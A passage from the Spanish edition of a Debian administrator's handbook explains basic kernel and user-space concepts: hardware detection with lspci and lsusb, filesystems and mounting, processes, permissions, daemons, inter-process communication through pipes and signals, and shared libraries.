Si bien todo lo que ocurre fuera del núcleo puede agruparse bajo el nombre «espacio de usuario», todavía podemos separarlo en capas de software. Sin embargo, sus interacciones son más complejas que antes y la clasificación puede no ser tan simple. Una aplicación normalmente utiliza bibliotecas, que a su vez involucran al núcleo, pero la comunicación también puede involucrar otros programas o inclusive bibliotecas que interactúan entre sí.

B.4. Algunas tareas administradas por el núcleo

B.4.1. Administración del hardware

El núcleo tiene, antes que nada, la tarea de controlar las partes del hardware, detectarlas, encenderlas cuando se enciende el equipo, etc. También los pone a disposición del software de más alto nivel con una interfaz de programación simplificada para que las aplicaciones puedan aprovechar dispositivos sin tener que preocuparse por detalles como cuál puerto de extensión es aquél en el que está conectada una tarjeta. La interfaz de programación también provee una capa de abstracción; permite, por ejemplo, que el software de videoconferencias utilice una cámara web independientemente de su modelo y fabricante. El software puede utilizar simplemente la interfaz *video para Linux* (V4L: «Video for Linux») y el núcleo traduce las llamadas a las funciones de esta interfaz a las órdenes de hardware reales que necesita la cámara específica que está utilizando.

The kernel exports many details about detected hardware through the `/proc/` and `/sys/` virtual filesystems. Several tools summarize those details. Among them, **lspci** (in the `pciutils` package) lists PCI devices, **lsusb** (in the `usbutils` package) lists USB devices, and **lspcmcia** (in the `pcmciautils` package) lists PCMCIA cards. These tools are very useful for identifying the exact model of a device. This identification also allows more precise searches on the web, which in turn, lead to more relevant documents.

Ejemplo B.1. Ejemplo de información provista por `lspci` y `lsusb`

```
$ lspci
[...]
00:00.0 Host bridge: Intel Corporation Xeon E3-1200 v6/7th Gen
Core Processor Host Bridge/DRAM Registers (rev 05)
00:01.0 PCI bridge: Intel Corporation 6th-9th Gen Core
Processor PCIe Controller (x16) (rev 05)
```

```

00:02.0 VGA compatible controller: Intel Corporation HD
Graphics 630 (rev 04)
00:14.0 USB controller: Intel Corporation 100 Series/C230
Series Chipset Family USB 3.0 xHCI Controller (rev 31)
00:14.2 Signal processing controller: Intel Corporation 100
Series/C230 Series Chipset Family Thermal Subsystem (rev 31)
[...]
02:00.0 Network controller: Qualcomm Atheros QCA6174 802.11ac
Wireless Network Adapter (rev 32)
03:00.0 Unassigned class [ff00]: Realtek Semiconductor Co.,
Ltd. RTL8411B PCI Express Card Reader (rev 01)
03:00.1 Ethernet controller: Realtek Semiconductor Co., Ltd.
RTL8111/8168/8411 PCI Express Gigabit Ethernet Controller (rev
12)
04:00.0 Non-Volatile memory controller: Samsung Electronics Co
Ltd NVMe SSD Controller SM981/PM981/PM983
$ lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 003: ID 0bda:5621 Realtek Semiconductor Corp. HD
WebCam
Bus 001 Device 002: ID 04ca:3016 Lite-On Technology Corp.
Bus 001 Device 018: ID 145f:01bc Trust GXT 155 Gaming Mouse
Bus 001 Device 004: ID 04f3:0c03 Elan Microelectronics Corp.
ELAN:Fingerprint
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub

```

Estos programas tienen una opción `-v`, que mostrará información mucho más detallada (pero generalmente innecesaria). Finalmente, el programa **lsdev** (en el paquete `procinfo`) enumera los recursos de comunicación utilizados por los dispositivos.

Las aplicaciones frecuentemente acceden a los dispositivos a través de archivos especiales creados en `/dev/` (revise el recuadro [**VOLVER A LOS CIMIENTOS Permisos de acceso a dispositivos**](#)). Éstos son archivos especiales que representan discos (por ejemplo: `/dev/hda` y `/dev/sdc`), particiones (`/dev/hda1` o `/dev/sdc3`, ratones (`/dev/input/mouse0`), teclados (`/dev/input/event0`), tarjetas de sonido (`/dev/snd/*`), puertos seriales (`/dev/ttyS*`), etc.

B.4.2. Sistemas de archivos

Los sistemas de archivos son uno de los aspectos más destacados del núcleo. Los sistemas Unix agrupan todos los archivos que almacenan en una jerarquía única, lo que permite a los usuarios (y las aplicaciones) acceder a los datos simplemente conociendo su ubicación dentro de dicha jerarquía.

El nombre del punto de partida de este árbol jerárquico es la raíz, `/`. Este directorio puede tener subdirectorios con nombres. Por ejemplo, el nombre del subdirectorio `home` de `/` es `/home/`. Este subdirectorio, a su vez, puede contener otros subdirectorios y así sucesivamente. Cada directorio también puede contener archivos, donde se almacenarán los datos en sí. Por lo tanto, el nombre `/home/rmas/Desktop/hello.txt` se refiere al archivo `hello.txt` almacenado en el subdirectorio `Desktop` del subdirectorio `rmas` del directorio `home` presente en la raíz. El núcleo traduce este sistema de nombres en el almacenamiento físico real en un disco.

A diferencia de otros sistemas, existe sólo una jerarquía de este tipo que puede integrar datos de varios discos. Se utiliza uno de estos discos como raíz y los demás son «montados» en directorios de la jerarquía (el programa Unix se llama **mount**); luego estos otros discos estarán disponibles bajo estos «puntos de montaje». Esto permite almacenar los directorios personales de los usuarios (tradicionalmente almacenados en `/home/`) en un disco secundario que contendrá directorios `rhertzog` y `rmas`. Una vez que se montó el disco en `/home/`, estos directorios estarán disponibles en su ubicación usual y continuarán funcionando las rutas como `/home/rmas/Desktop/hello.txt`.

Hay muchos sistemas de archivos que corresponden con muchas formas de almacenar físicamente los datos en discos. Los más conocidos son, *ext3* y *ext4*, pero existen otros. Por ejemplo, *vfat* es el sistema de archivos utilizado históricamente por los sistemas operativos DOS y Windows, lo que permite utilizar discos duros tanto en Debian como en Windows. En cualquier caso, un sistema de archivos debe ser preparado en un disco antes que pueda ser montado, se conoce esta operación como «dar formato». Los programas como **mkfs.ext3** (donde **mkfs** significa *crear sistema de archivos*: «MaKe FileSystem») se encargan de esta operación. Estos programas necesitan, como parámetro, un archivo de dispositivo que representa la partición a la

que dar formato (por ejemplo: `/dev/sda1`). Esta operación es destructiva y sólo debe ejecutarla una vez, excepto cuando uno desee eliminar deliberadamente un sistema de archivos y comenzar nuevamente desde cero.

Existen también sistemas de archivos de red, como NFS, en el que los datos no son almacenados en un disco local. En su lugar, se transmiten los datos a través de la red a un servidor que los almacena y obtiene a pedido. La abstracción del sistema de archivos evita que al usuario le importe: los archivos continúan disponibles en la forma jerárquica usual.

B.4.3. Funciones compartidas

Debido a que una cantidad de funciones son utilizadas por todo software, tiene sentido centralizarlas en el núcleo. Por ejemplo, la gestión compartida de sistemas de archivos permite que cualquier aplicación simplemente abra un archivo, sin preocuparse dónde está almacenado físicamente dicho archivo. Éste puede estar almacenado en diferentes porciones de un disco duro, dividido entre varios discos duros o inclusive almacenado en un servidor remoto. Las funciones de comunicación compartidas son utilizadas por las aplicaciones para intercambiar datos independientemente de la forma en la que se transportan los mismos. Por ejemplo, el transporte puede ser a través de una combinación de redes locales o inalámbricas o a través de una línea telefónica terrestre.

B.4.4. Gestión de proceso

Un proceso es una instancia en ejecución de un programa. Esto necesita memoria para almacenar tanto el programa en sí como los datos con los que trabaja. El núcleo es el encargado de crearlos y seguirlos. Cuando se ejecuta un programa, primero el núcleo reserva memoria, carga en ella el código ejecutable desde el sistema de archivos y luego inicia la ejecución de este código. Mantiene información sobre este proceso, de las que la más visible es un número de identificación conocido como *pid* (*identificador de proceso*: «process identifier»).

Los núcleos similares a Unix (incluyendo a Linux), al igual que muchos otros sistemas operativos modernos, poseen la capacidad de ser «multitarea». En otras palabras, permite ejecutar muchos procesos «al mismo tiempo». En realidad sólo hay un proceso ejecutando en un momento dado, pero el núcleo divide el tiempo en pequeñas porciones y ejecuta en orden a cada proceso. Debido a que estas divisiones de tiempo son muy pequeñas (en el rango de los milisegundos), crean la ilusión de procesos ejecutando en paralelo, aún cuando sólo están activos durante algunos intervalos y en espera el resto del tiempo. La tarea del kernel es ajustar con mecanismos planeados para mantener esa ilusión, mientras se maximiza el rendimiento global del sistema. Si las divisiones de tiempo son muy extensas, la aplicación puede que no responda como se desea. Si son muy pequeñas, el sistema perderá tiempo cambiando tareas demasiado frecuentemente. Se pueden personalizar estas decisiones con las prioridades de procesos. Los procesos con prioridad alta ejecutarán por más tiempo y en intervalos más frecuentes que los procesos con prioridad baja.

***NOTA* Sistemas multiprocesador (y variaciones)**

La limitación aquí descripta sólo es un caso extremo. La restricción actual es que, en cada momento, sólo puede existir un proceso en ejecución *por núcleo de procesador*. Los sistemas multiprocesador, multinúcleo o con «hyper-threading» («multihilos») permite ejecutar varios procesos en paralelo. Sin embargo, se utiliza el mismo sistema de división de tiempo para administrar casos en los que existan más procesos activos que núcleos de procesador disponibles. Este caso no es extraño: un sistema básico, aún aquellos mayormente desocupados, casi siempre posee decenas de procesos en ejecución.

Por supuesto, el núcleo permite ejecutar varias instancias independientes del mismo programa. Pero cada una de ellas sólo puede acceder sus propias divisiones de tiempo y su propia memoria. Sus datos, por lo tanto, se mantienen independientes.

B.4.5. Gestión de permisos

Los sistemas similares a Unix también son multiusuario. Proveen un sistema que permite usuarios separados y grupos; también permite la capacidad de decidir permitir o bloquear acciones según sus permisos. El

núcleo gestiona, para cada proceso, permitiéndole controlar los permisos. La mayor parte del tiempo, cada proceso es identificado por el usuario que lo inició. Ese proceso sólo puede realizar las acciones que pueda realizar su dueño. Por ejemplo, intentar abrir un archivo requiere que el núcleo verifique la identidad del proceso según los permisos de acceso (para más detalles sobre este ejemplo particular, revise la [Sección 9.3, “Administración de permisos”](#)).

B.5. El espacio de usuario

El «espacio de usuario» se refiere al entorno de ejecución de procesos normales (en contraste con el núcleo). Esto no significa necesariamente que usuarios iniciaron realmente estos procesos debido a que un sistema estándar frecuentemente posee procesos «demonio» (o en segundo plano), procesos que se ejecutan antes que el usuario inicie una sesión. Los procesos demonio son procesos considerados en espacio de usuario.

B.5.1. Proceso

Cuando el núcleo supera su fase de inicialización, ejecuta el primer proceso: **init**. El proceso #1 rara vez es útil por sí mismo, y los sistemas similares a Unix ejecutan con un ciclo de vida con muchos procesos adicionales.

Primero que nada, un proceso puede clonarse a sí mismo (esto es conocido como *bifurcación* — «fork»). El núcleo reserva un nuevo (pero idéntico) proceso de espacio en memoria, y otros procesos para usarlo. En este momento, la única diferencia entre estos dos procesos es su *pid*. Al nuevo proceso se le suele llamar proceso hijo al nuevo proceso y proceso padre al proceso cuyo *pid* no cambió.

A veces, el proceso hijo continúa su vida de forma independiente a su padre, con sus propios datos copiados del proceso padre. En muchos casos, sin embargo, el proceso hijo ejecuta otro programa. Con unas pocas excepciones, simplemente se reemplaza su memoria con aquella del nuevo programa y comienza la ejecución del mismo. Este es un mecanismo usado para el proceso de inicio (con el número 1 de proceso) para iniciar servicios adicionales y ejecutar toda la secuencia de arranque. En algún punto, uno de los procesos de la descendencia de **init** inicia una interfaz gráfica en la que los usuarios pueden iniciar sesión (describimos con más detalle la secuencia real de eventos en la [Sección 9.1, “Arranque del sistema”](#)).

Cuando un proceso finaliza la tarea para la que fue iniciado, termina. El núcleo recupera la memoria asignada a este proceso y no le asignará más divisiones de tiempo de ejecución. Se le informa al proceso padre sobre la finalización de su proceso hijo, lo que permite a un proceso esperar que se complete una tarea que delegó a un proceso hijo. Este comportamiento es obvio a simple vista en los intérpretes de línea de órdenes (conocidos como *consolas* — «shells»). Cuando se ingresa una orden en una consola, sólo vuelve el prompt cuando finaliza la ejecución de dicha orden. La mayoría de las consolas permiten ejecutar programas en segundo plano, sólo es cuestión de agregar un `&` al final de la orden. Se mostrará el prompt inmediatamente, lo que puede llevar a problemas si la orden necesita mostrar datos por su cuenta.

B.5.2. Demonios

Un «demonio» es un proceso iniciado automáticamente por la secuencia de inicio. Continúa ejecutando (en segundo plano) para realizar tareas de mantenimiento o proveer servicios a otros procesos. Esta «tarea en segundo plano» es realmente arbitraria y no tiene un rol especial desde el punto de vista del sistema. Simplemente son procesos, muy similares a otros procesos, que se ejecutarán cuando le corresponda a su división de tiempo. Esta distinción es sólo para los humanos: se dice de un proceso que ejecuta sin interacción de un usuario (en particular, sin una interfaz gráfica) que ejecuta «en segundo plano» o «como un demonio».

***VOCABULARIO* Demonio, ¿un término despectivo?**

En inglés, se utiliza el término «*daemon*» (en lugar de «*demon*») para hacer referencia a los demonios. Ambos comparten su etimología griega pero el primero no implica un mal diabólico; en cambio, debería entenderse como una especie de espíritu de ayuda. La distinción es suficientemente sutil en inglés; es aún peor en otros idiomas (como el español) en el que se utiliza la misma palabra para ambos significados.

Describimos en detalle muchos demonios en el [Capítulo 9, Servicios Unix](#).

B.5.3. Comunicación entre procesos

Un proceso aislado, sea un demonio o una aplicación interactiva, rara vez es útil por sí misma, razón por la que existen varios métodos que permiten la comunicación entre dos procesos separados, ya sea para intercambiar datos o para que se controlen entre sí. El término genérico para referirse a esto es *comunicación entre procesos* (abreviado IPC: «Inter-Process Communication»).

El sistema IPC más simple es utilizar archivos. El proceso que desea enviar datos, los escribe en un archivo (cuyo nombre ya conozca), mientras que el receptor sólo debe abrir este archivo y leer su contenido.

En el caso en que no deseemos almacenar datos en el disco, podemos utilizar una *tubería* («pipe»), que simplemente es un objeto con dos extremos; los bytes escritos en uno de ellos son legibles en el otro. Si dos procesos separados controlan los extremos, esto se convierte en un canal de comunicación entre procesos simple y conveniente. Podemos clasificar las tuberías en dos: tuberías con nombre y tuberías anónimas. Se representa a una tubería con nombre como un elemento en el sistema de archivos (aunque los datos transmitidos no se almacenen en él), para que ambos procesos puedan abrirlo independientemente si ya conocen la ubicación de la misma. En los casos en los que los procesos que se comunican están relacionados (por ejemplo, un proceso padre y su hijo), el proceso padre también puede crear una tubería anónima antes de bifurcarse que será heredada por el hijo. Ambos procesos podrán intercambiar datos a través de la tubería sin necesitar el sistema de archivos.

EN LA PRÁCTICA Un ejemplo concreto

Describiremos con algo de detalle lo que ocurre cuando se ejecuta en una consola una orden compleja (una *cañería*: «pipeline»). Asumiremos que tenemos un proceso **bash** (la consola de usuario estándar en Debian), con *pid* 4374; en esta consola ingresaremos la siguiente orden: **ls | sort**.

La consola primero interpreta la orden que ingresamos. En nuestro caso, entiende que hay dos programas (**ls** y **sort**), con un flujo de datos de uno al otro (denotado por el carácter **|**, conocido como *tubería* — «pipe»). **bash** primero crea una tubería sin nombre (que existe sólo dentro del proceso **bash** en sí).

Luego la consola se clona a sí misma; esto lleva a un nuevo proceso **bash**, con *pid* #4521 (los *pid* son números abstractos y generalmente no tienen un significado particular). El proceso #4521 hereda la tubería, lo que significa que puede escribir en su extremo de «entrada»; **bash** redirige

su flujo de salida estándar a la entrada de esta tubería. Luego ejecuta (y se reemplaza a sí mismo) con el programa **ls**, que enumera el contenido del directorio actual. Debido a que **ls** escribe en su salida estándar, y anteriormente se redirigió esta salida, efectivamente se envía su resultado a la tubería.

Ocurre una operación similar para el segundo programa: **bash** se clona a sí mismo nuevamente, lo que lleva a un nuevo proceso **bash** con pid #4522. Debido a que también es un proceso hijo de #4374, también hereda la tubería; luego **bash** conecta su entrada estándar a la salida de la tubería y luego ejecuta (y se reemplaza a sí mismo) con el programa **sort**, que ordena su entrada y muestra el resultado.

Ahora están definidas todas las piezas del rompecabezas: **ls** lee el directorio actual y escribe la lista de archivos en la tubería; **sort** lee esta lista, la ordena alfabéticamente y muestra los resultados. Luego finalizan los procesos #4521 y #4522, y el proceso #4374 (que estaba esperando durante esta operación), recupera el control y muestra el prompt que permite al usuario ingresar una nueva orden.

Sin embargo, no toda la comunicación entre procesos es para mover datos. En muchas situaciones, la única información que se necesita transmitir son mensajes de control como «suspender la ejecución» o «continuar la ejecución». Unix (y Linux) provee un mecanismo llamado *señales*, a través de las que un proceso puede simplemente enviar una señal específica (elegida de una lista predefinida de señales) a otro proceso. El único requisito es saber el *pid* del objetivo.

Para comunicaciones más complejas también existen mecanismos que le permiten a un proceso acceder, o compartir, parte de la memoria reservada para otros procesos. La memoria ahora compartida entre ellos puede ser usada para mover datos entre procesos.

Finalmente, las conexiones de red también pueden ayudar a comunicar un proceso; estos procesos inclusive puede estar ejecutando en diferentes equipos, posiblemente a miles de kilómetros de distancia.

Es bastante estándar que un sistema similar a Unix típico, utilice en varios niveles estos mecanismos.

B.5.4. Bibliotecas

Las bibliotecas de funciones tienen un rol crucial en un sistema operativo similar a Unix. No son programas completos ya que no se las puede ejecutar por su cuenta, sino colecciones de fragmentos de código que los programas estándar pueden utilizar. Entre las bibliotecas comunes podemos encontrar a:

- la biblioteca estándar C (*glibc*), que contiene funciones básicas como aquellas para abrir archivos o conexiones de red y otras que facilitan la interacción con el núcleo;
- herramientas gráficas, como Gtk+ y Qt, que permiten que muchos programas reutilicen los objetos gráficos que proveen;
- la biblioteca *libpng*, que permite cargar, interpretar y guardar imágenes en el formato PNG.

Gracias a estas bibliotecas, las aplicaciones pueden reutilizar código existente. El desarrollo de la aplicación se simplifica cuando muchas aplicaciones reutilizan las mismas funciones. Debido a que diferentes personas desarrollan las bibliotecas, el desarrollo global del sistema es más cercano a la filosofía histórica de Unix.

***CULTURA* La forma Unix: una cosa a la vez**

Uno de los conceptos fundamentales que subyace en la familia Unix de sistemas operativos es que cada herramienta debe hacer sólo una cosa, y hacerla bien; las aplicaciones luego pueden reutilizar estas herramientas para crear sobre ellas lógica más avanzada. Se puede ver esta filosofía en muchas encarnaciones. Los scripts de consola pueden ser el mejor ejemplo: ensamblean secuencias complejas de herramientas muy simples (como **grep**, **wc**, **sort**, **uniq**, etc.). Podemos ver otra implementación de esta filosofía en bibliotecas de código: la biblioteca *libpng* permite leer y escribir imágenes PNG, con diferentes opciones y en diferentes formas, pero sólo hace eso; ni considera incluir funciones que muestren o editen imágenes.

Lo que es más, estas bibliotecas generalmente son llamadas «bibliotecas compartidas» ya que el núcleo puede cargarlas en memoria sólo una vez, aún cuando varios procesos utilicen la misma biblioteca simultáneamente. Esto permite ahorrar memoria si lo comparamos con la situación opuesta (e hipotética) en la que se cargará el código de una biblioteca tantas veces como haya procesos que la utilizan.



Debian Bullseye from Discovery to Mastery

THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog Roland Mas